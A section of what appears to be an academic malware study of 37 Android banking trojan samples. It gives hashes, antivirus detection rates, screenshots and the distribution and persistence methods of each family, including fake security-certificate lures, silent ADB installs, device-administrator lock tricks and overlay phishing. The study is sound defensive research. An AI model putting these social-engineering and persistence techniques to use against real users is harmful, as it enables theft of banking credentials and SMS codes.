Although some of the samples were a few years old and previously studied and analysed by researchers and industry malware analysts, our research aimed to cluster them based on presentation, distribution technique, and attack flow and explore differences and similarities between malware software. In addition, by dynamically analysing all samples in a consistent environment, we verify previous analysis.

3.2 Dataset

The dataset comprises 37 samples that were collected from publicly-available such as GitHub and private sources such as security industry forums etc.. Based on source code structure and development group, malware samples in the dataset has been categorized in to 8 different malware families: Citmo, Fakebank, iBanking, Perkele, smsSpy, Spitmo , Svpeng and Zitmo.

Family	No. of Variant	Appearance time period
Citmo	3	Dec-12
Fakebank	8	Aug 2013-Apr 2014
iBanking	7	Nov 2013-2014
Perkele	4	Mar 2013 - Mar 2014
SmsSpy	4	Mar 2013 - Dec 2013
Spitmo	1	Aug-11
Svpeng	1	Sep 2013 - 2014
Zitmo	9	Feb 2011 - Apr 2013

Table 1 – Malware Family and Number of Variants

Virus Total was employed to scan the collected mobile malware samples to gain an understanding about the time of each sample was first seen, Anti-Virus engine detection rates and the timeline of each malware family. Different antivirus engines normally assign different names to the same malware sample; we also used this information to validate the family that a sample belongs to. The "first-seen" date is taken to mean the date when the malware was first uploaded to VirusTotal for analysis. Although it is not the date of malware release, it is a good indication of when malware was discovered.

3.3 AV Detection and Malware Family

From the VirusTotal scan, we recorded the malware MD5, first-seen dates and detection rates from various antivirus engines, which are presented in Table 2 below. The MD5 algorithm is a widely used hash function producing a 128-bit hash value, It has be used as a

checksum to verify data integrity. MD5 has been used by anti-virus company as virus identifier for a long time, it has been the fastest and shortest generated hash, although it was found vulnerable to collision attack[48], it doesn't impact this research. The VirusTotal scan results suggest a timeline for the emergence of each malware family. We can see that most *itMo(Zitmo, Spitmo, Citmo) malware were seen from 2010 to 2012, followed by Perkele, smsSpy, FakeBank, Svpeng in 2013, and most iBanking in 2014.

Family	MD5	First seen	AV Detection	Detection ratio
Citmo	07d2ee88083f41482a859cd222ec7b76	13/12/2012	38/54	70.37%
	117d41e18cb3813e48db8289a40e5350	15/12/2012	38/54	70.37%
	f27d43dfeedffac2ec7e4a069b3c9516	13/12/2012	38/54	70.37%
Fakebank	37dff309cc911a1dc16cce4e51f9827b	16/08/2013	33/54	61.11%
	67e7bb573eaa1f25772809a471cda327	16/08/2013	33/54	61.11%
	7276e76298c50d2ee78271cf5114a176	14/11/2013	29/54	53.70%
	8bf10991f292ec7d165086506e8f0eda	22/09/2013	35/54	64.81%
	98eea1d94a479e022e46d69b0fbe2453	5/11/2013	32/53	60.38%
	a0721023ec39948251818306a15d3268	22/09/2013	35/54	64.81%
	a15b704743f53d3edb9cdd1182ca78d1	3/04/2014	30/54	55.56%
	aac4d15741abe0ee9b4afe78be090599	13/02/2014	28/54	51.85%
iBanking	009e60205b8fbc780a2dd3083cdd61cb	4/02/2014	33/54	61.11%
	1f68addf38f63fe821b237bc7baabb3d	17/12/2013	34/54	62.96%
	d1059b52b6127b758581eb86247bc34f	4/02/2014	34/54	62.96%
	df1c6dfb6830ba845231af26d80354de	5/04/2014	31/54	57.41%
	e1b86054468d6ac1274188c0c579ccaf	19/11/2013	35/54	64.81%
	f06af629d33f17938849f822930ae428	29/12/2013	34/53	64.15%
	f1bc8520754d2ac4a920b3ef5c732380	26/02/2014	33/53	62.26%
Perkele	22d67d86493e9f16e7e5a8cd87ca177c	8/03/2013	31/54	57.41%
	4efa9b64dd3171bc584becc8c5e3bebb	19/04/2013	26/54	48.15%
	9f42936cdc6fb3a4cf146c85b376f85a	7/03/2014	28/51	54.90%
	b597850b04140e0e28749e0a11cc0118	5/05/2013	32/54	59.26%
SmsSpy	98951168215955a1f14198b19a134b14	6/05/2013	28/51	54.90%
	74e09c5f57d5a040c86a86cdad7f04fa	3/05/2013	33/52	63.46%
	b226a66a2796e922302b96ae81540d5c	12/03/2013	40/54	74.07%
	e29cec3924426dda960633fe56e0b86a	12/12/2013	27/55	49.09%
Spitmo	cfa9edb8c9648ae2757a85e6066f6515	10/08/2011	44/53	83.02%
Svpeng	a3eb6b30e23146d9d44103addc71a41b	15/09/2013	34/54	62.96%
Zitmo	1cf41bdc0fdd409774eb755031a6f49d	19/04/2013	34/54	62.96%
	2dfccca5a9cdf207fb43a54b2194e368	19/06/2012	39/54	72.22%
	6ddaae38a49cefcb1445871e0955bef3	19/06/2012	39/54	72.22%
	a1593777ac80b828d2d520d24809829d	4/04/2012	39/53	73.58%
	b1ae0d9a2792193bff8c129c80180ab0	13/06/2012	42/54	77.78%
	d1cf8ab0987a16c80cea4fc29aa64b56	19/06/2012	41/54	75.93%
	e9068f116991b2ee7dcd6f2a4ecdd141	19/06/2012	39/54	72.22%
	e98791dffcc0a8579ae875149e3c8e5e	8/08/2012	36/53	67.92%
	ecbbce17053d6eaf9bf9cb7c71d0af8d	2/06/2011	42/53	79.25%

Table 2 - AV Detection

Although some of these samples were originally detected several years ago, the AV detection rates were only at an average of 64.36%. We also observed that older

malware samples have better detection rates (Table 3). However, this detection rate might be low as not all antivirus engines used by VirusTotal were able to detect mobile malware[49].

Year of samples	Detection rate	Average detection rate
2011	81.13%	64.36%
2012	72.30%	
2013	60.56%	
2014	58.01%	

Table 3 – AV Detection Rate by year

3.3 Android Banking Malware Family and Distribution

In order to understand malware behaviour, each malware sample was manually installed and executed in a sandboxed environment or isolated native Android device in cases where the malware could detect the virtual environment. We then observed the appearance and behaviour of the malware. The distribution method of each malware family was investigated and compared in order to understand the whole malware attack flow.

Banking malware that target Windows OS are normally distributed via phishing emails and drive-by downloads. This distribution is non-targeted but effective, because these malware are normally configured to target multiple banks and financial institutions. When the infected user logs in to their online banking, if the online banking URL matches the URL wildcard in malware configuration file – which is basically the malware's target list, the malware injects itself into browser processes to hook selected APIs, and then steal user's credentials or manipulate user's online banking session.

Banking malware that target Android OS, on the other hand, are more targeted. Most samples in the dataset works in tandem with the traditional Windows desktop malware, aiming to steal the second factor passed via mobile phone, which could be later used to

complete fraudulent transactions together with the login username and password that were captured in Windows.

3.3.1 Zitmo, Spitmo, and Citmo

We put Zitmo, Spitmo and Citmo together to analyse because they share the same "surname" - **itmo*. The name of the malware families indicated the Windows malware families they are working in tandem with – Zeus, Spyeye, Carberp.

On a high level, Android malware Zitmo, Spitmo and Citmo are served as malicious payloads by their Windows "brothers" - Zeus, Spyeye and Carberp. While these windows malware can steal Online Banking login credentials, Zitmo, Spitmo and Citmo play the part to compromise the mobile component in order to complete an unauthorized transaction.

Technically, Zitmo, Spitmo and Citmo malware are distributed via Windows malware's webinjects[50] in online banking sessions; when a user on an infected PC authenticates to an online banking session using SMS authentication, the Windows malware injects malicious code components that can modify the bank web pages which are being displayed in the victim's browser.




Figure 3 - Zitmo Distribution[51]

Figure 3 is an example of how the Zeus malware distributed Zitmo: a webinject from Zeus requires the installation of new "security update" to user's mobile device, the user is asked to provide mobile phone model and number in order to receive and install the new "security update". After providing mobile phone information, the user will receive an SMS with a link to click and download the "security update" to his/her mobile device, alternatively, a link is injected to the online banking session and displayed on the screen for the user to type in his/her mobile phone. After installation, the user sees a new icon on the dashboard. Once the app is started, a "security code" will be generated. Figure 4 below shows two examples of Zitmo app after installation, and the look when it's started.

Figure 4 - Zitmo installation: From left to right: after sample 1 installed, when sample 1 was executed, after sample 2 installed, when sample2 was executed

The distribution method of Spitmo is very similar to Zitmo, however after installation, there's no new item added to the dashboard. Under application management function, we found a new application called "System", which did not exist before the malware installation. This app has permission to receive, read, edit, send messages, access Internet, as well as intercept outgoing phone calls (See Figure 5 below).

Figure 5 - Spitmo: From left to right: "system" application is showing under application management on infected device, permissions of this "system" application

Citmo utilize webinjects from Carberp malware, and is distributed to potential victims in the same way as Zitmo and Spitmo. Some Citmo variants even employ Quick Response (QR) code for distribution. QR code is normally injected to the webpage by Carberp malware so that the mobile user can scan the code to download and install the Citmo malware. This distribution technique not only made the malware installation easier, but also potentially reduces the risk of being suspected by the potential victim – people tend to be more careful when they key in a URL than scan a QR code[52].

Figure 6 - Citmo distribute by QR code[53]

A bank-themed icon will be added after Citmo malware installation. When started, the user will be asked to enter his/her phone number to get verified. Below screenshots are from 2 different samples:




Figure 7 - Citmo verify phone number: From left to right: sample 1 verifying phone number, sample 2 verifying phone number

It is worthwhile to point out that, these three Citmo samples in the dataset were uploaded to Google play (Russia) on 30th November 2012. Google removed them quickly, however, these three malware applications were downloaded over 150 times.

Although the Citmo samples in the dataset only target Russian banks, after the July 2013 leak of Carberp source code[54], anyone can modify Carberp, it's possible to see new Citmo variants targeting users in other countries.

Some *itmo variants also target other mobile operating systems such as BlackBerry[55]; however investigating these variants is not in scope of this research.

3.3.2 Perkele

The release of the *itmo malware was later followed by the next Android banking malware family – Perkele. In March 2013, the Perkele malware was uncovered by Brain Krebs on underground Russian-language forums[56]. "Perkele" is a Finnish curse word for "devil" or "damn", and was used as nickname by the malware coder. This Android malware is designed to work in tandem with Windows malware webinjects. Unlike its *itmo predecessors, Perkele is able to work with any Windows banking malware family that supports webinjects –it can essentially be loaded as an add-on by the malware. When the victim attempts to log in to their bank account using their infected PC, malware webinject

informs the victim that in order to complete the second, mobile authentication portion of the login process, the user will need to install a special security certificate on their phone. The victim is then prompted to enter their mobile device's model, OS and number information. A link is sent to the mobile device which, when clicked on, installs Perkele on the device. During installation, the malware requests the permissions to read and send SMS messages. When started, the Perkele malware asks for a password and password confirmation. After providing and confirming the password, a "certificate" and a number is showed on the screen. See Figure 7 below.





Figure 8 - Perkele installation: From left to right: permissions required for installation, after malware execution

We also monitored incoming and outgoing network traffic from the infected device under dynamic analysis. It is observed that once the mobile "security" app was installed, it communicated to a few external IPs immediately. Below is a screenshot of traffic over HTTP:



No.	Time	Source	Destination	Protocol	Length	Info
18	27.354187	10.0.0.4	54.255.155.58	HTTP	426	POST /fqexpack HTTP/1.1
26	27.578690	10.0.0.4	54.254.205.243	HTTP	426	POST /fqexpack HTTP/1.1
30	27.770597	10.0.0.4	54.240.176.131	HTTP	428	POST /vdi HTTP/1.1
39	27.989527	10.0.0.4	54.230.135.108	HTTP	428	POST /vdi HTTP/1.1
43	28.349471	10.0.0.4	54.254.205.243	HTTP	426	POST /fqexpack HTTP/1.1
46	28.491012	10.0.0.4	54.230.135.108	HTTP	428	POST /vdi HTTP/1.1
95	48.453560	10.0.0.4	23.23.119.37	HTTP	627	GET /?p=android&i=B2AA25CC-205D-44BD-A034-A70C8D0A5E26&s=320x50&av=1.
108	49.446737	10.0.0.4	23.205.116.41	HTTP	549	GET /p/dc/af/67/2e/dcaf672ecc506984b2f5d3d43ac31752.gif HTTP/1.1
135	49.737074	10.0.0.4	202.79.210.121	HTTP	574	GET /BurstingPipe/adServer.bs?cn=tf&c=19&mc=imp&pli=11017970&PluID=0
143	49.798647	10.0.0.4	54.88.173.55	HTTP	543	GET /oapi/getAd;jsessionid=BED303053094D248C5F8240AA436DF41.soma-i-3
148	49.890396	10.0.0.4	68.67.153.9	HTTP	1164	GET /rd_log?enc=6Kix2nEn6D85xguDyRbhP9v5fmq8dNs_OcYLg8kW4T_oqLHacSfo
153	49.913034	10.0.0.4	184.73.179.51	HTTP	535	GET /imp?rid=3ff23ef10d3c4ff68b341d3aa4fe888b&aid=27248&pid=104507 H
165	50.129775	10.0.0.4	54.88.173.55	HTTP	497	GET /oapi/img/adspacer.gif?rm HTTP/1.1
275	129.859066	10.0.0.4	23.23.119.37	HTTP	627	GET /?p=android&i=B2AA25CC-205D-44BD-A034-A70C8D0A5E26&s=320x50&av=1.

Figure 9 – Perkele Network traffic shows the communication to external IPs immediately after installation

3.3.3 smsSpy - Pincer

Pincer was one of the main variant from smsSpy family. It was first uncovered by a Finnish security firm F-Secure in April 2013. It comes disguised as a security certificate and, according to F-Secure notes, is designed to surreptitiously intercept and forward text messages[57]. In our dataset, malware with MD5:98951168215955a1f14198b19a134b14 is a Pincer sample. Below is a screenshot of Pincer being started after installation:

Figure 10 – Pincer

Pincer has not been found on Google Play and was not heavily distributed. It appears to be meant for precise attacks, as opposed to being aimed at as many users as possible[58].

3.3.4 smsSpy - Marcher

Marcher was the other main variant from smsSpy family. The sample with MD5: e29cec3924426dda960633fe56e0b86a in our dataset is a Marcher sample. AVG ThreatLabs described this malware as a malicious Android app used to interrupt the normal operations of an Android device and gain access to private information stored in it. One example of malicious behaviour is to disguise as legitimate banking applications and steal bank credentials when the user logs in. Below are some screenshots that were taken when this sample was installed and run. Upon installation, the app requires the permission to receive and send SMS, and also requests the permission to read phone status and make phone calls directly. It is branded as "SMSAES" and has a function to generate code and close the application.

Figure 11 – Marcher: From left to right: application permissions when install, loading page when executed, after application loaded, after tap "Generate" button.

The major malicious function of this group of malware is spying on SMS, as indicated by its generic name. The distribution method varies from Instant Messaging over mobile phone to phishing email.

3.3.5 Fakebank

The next malware family in our dataset was Fakebank. Fakebank malware was first uncovered in mid-2013, and appears to target online banking users from South Korea. According to Symantec's research, this FakeBank Android malware was distributed by a Windows malware called Trojan.Droidpak[59]. When infected, it drops a DLL file on the Windows PC and ensures its persistence across reboots by registering a new system service. It then downloads a configuration file from a remote server that contains the malicious APK (Android application package) file called AV-cdk.apk. The Windows malware downloads the malicious APK, as well as the Android Debug Bridge (ADB) command line tool that allows users to execute commands on Android devices connected to a PC. ADB is part of the official Android Software Development Kit (SDK). The malware executes the "adb.exe install AV-cdk.apk" command repeatedly to ensure that if an Android device is connected to the host computer at any time, the malicious APK is silently installed on it. However, this approach has a limitation—it will work only if "USB debugging" is enabled on the Android device.

USB debugging setting is normally used by Android developers, but it's also required for some operations that are not directly related to development, like gaining root/privilege user access to the OS, taking screen captures on devices running old Android versions or installing custom Android firmware. Even if this feature is rarely used, users who turn it on once to perform a particular task may forget to disable it when they don't need it anymore.[60]

When the user installs this malware, it creates an icon like Google Play and calls itself Google App Store. After installation, the malware looks for certain Korean online banking applications on the compromised device and, if found, prompts users to delete them and install malicious versions. When users starts the disguised smart banking apps it asks them to fill in their account information, and submits the information to a malicious server.




Figure 12 – FakeBank targets Korean Bank. From left to right: fake Google App Store application permissions when installed; genuine Korean banking application on the device, fake banking application permission when install, fake banking application when execute

Fakebank Android malware variants have been seen targeting some European banks too. Below are some screenshots of permission requests upon installation (Figure 13).




Figure 13 - Fakebank targets European banks. From left to right: Fakebank sample 1 permissions when installing, sample 1 executed, Fakebank sample 2 permissions when installing, sample 2 executed

3.3.6Sypeng

We have only one sample for the Svpeng malware family, because it is still relatively new and few samples are available for research. Svpeng malware was first uncovered and reported by Kaspersky Lab in 2013. It disguises itself as an Adobe Flash Player update, and spread via spam emails. Like other Android banking malware, upon installation, the sample requires permission to access personal information and networks; receive, read and send SMS; and read and make phone calls. In addition, Svpeng also requires permissions for storage access (modify or delete the contents of USB storage), hardware controls (record audio), development tools (test access to protected storage) and System tools (e. g, change network connectivity, connect and disconnect from WiFi, disable screen lock , close other apps, run at start up).

Once installed, the application displays an icon with a letter "F" on a red background. When started, the app requires activating the "device administrator" feature of the mobile device. The Android Device Administration API was introduced by Android 2.2, and provides mobile device administration features at system level[61]. With the device administrator privilege, an app can prompt the user to set a new password, lock the device immediately or wipe the device's data without the user's knowledge. Furthermore, the device administration API supports additional policies, in this case, "set storage encryption" is the policy supported. This policy was introduced in Android 3.0 and allows an application to specify that the storage area should be encrypted if the device supports it. Device administrator privileges can be disabled from the device settings; however, this malware displays a lock screen and asks for a passcode in order to de-activate device administrator privileges. Without the right passcode, this privilege cannot be disabled.




Figure 14 - Svpeng activating device administrator. From left to right: Device administrator access required when install, password required when delete the application

Besides the extensive permissions the Svpeng sample asks for installation, this sample in our dataset doesn't seem to be very banking-related. Later versions of Svpeng have more malicious functions, which makes it more effective as banking malware. Kaspersky Lab reported a variant of Svpeng malware with the ability to carry out overlay attacks[62]. After infection, the attack starts as soon as the victim clicks on his or her banking app. Following a click on the app, Svpeng generates a window that looks like the banking app that was just launched, which is presented on top of the actual app. This fools the victim into thinking that he or she is interacting with the legitimate app, but is actually feeding credentials to the malware. This is not a typical HTML injection attack as we know them from the Windows world, but rather a dedicated phishing window displayed on top of the genuine app. Using a similar method, the malicious program also tries to steal information about the user's credit cards. When the user launches Google Play, the malware displays a window requesting card info on top of the Google Play window. Below are some screenshots from Kaspersky Lab's research:




Figure 15 – Svpeng malware overlay attacks bank & Google Play[63]: From left to right: fake page overlays on top of Russian bank app when opened, fake card page asking for credit card information overlays on top of Google Play store when opened

In addition to the overlay attack, at the beginning of 2014, Kaspersky Lab uncovered a new modification of Svpeng with ransomware capabilities[64]. Just as PC ransomware attacks scare and force the victim into paying the attacker money to regain control or access to the infected device, infected users receive a message on the device, which claims to have been sent by the FBI, explaining that the infected device has been used to access some prohibited content. The malware then locks the mobile device unless the user pays $200 ransom. It also takes a photo using the front camera and displays on the ransom message window. The malware accepts MoneyPak vouchers for the ransom payments, and indicates where the vouchers can be purchased. Figure 16 shows some relevant screenshots from Kaspersky Lab's research.




Figure 16 – Svpeng Ransomware[65] : From left to right: fake FBI violation notice, specify MoneyPak as the payment method for the fine , indicate where to buy MoneyPak vouchers

According to Kaspersky Lab's analysis, the ransomware function of Svpeng completely blocks the mobile device, and persists after rebooting.

3.3.7 iBanking

iBanking was the last malware family investigated. iBanking malware was uncovered by researchers at Symantec in 2013, and became available for purchase at a major Eastern European underground forum in September 2013, replete with a broad range of malicious functionalities. In February 2014, RSA reported the leak of iBanking mobile bot source code. The leaked files also included a bash script builder that can un-pack the existing iBanking APK file and re-pack it with different configurations. Such malware source code leaks are always a double-edged sword, it allowed security researchers and analysts to understand more about this malware family, it also provided fraudsters with the means to create their own unique mobile malware.

Similar to other mobile banking malware, iBanking also uses social engineering tactics to lure victims into downloading and installing the malware on their Android devices. The

victim is usually already infected with a banking malware on their Windows computer. When they visit a banking or social networking website, the Windows malware will generate a pop up message or inject malicious content in the web session, asking the victim to install a mobile app as an additional security measure.

The user is prompted for their phone number, and the device will then be sent a download link for the fake software by SMS. If the user fails to receive the message for any reason, the attackers also provide a direct link and QR code as alternatives for installing the software. In some later version of iBanking malware distribution, we saw an “Installation Guide” injected to the victim’s internet banking session, which aims to guide the user to install the “security certificate”. The “Installation Guide” has 5 steps, instructing the user to download, install, and use the app. In order to have the malware installed successfully, the installation guide also shows the user how to lower their mobile security by enabling unknown sources app installation and activating device administrator for the app. Figure 17 is a screenshot of an installation guide of one sample in the dataset.

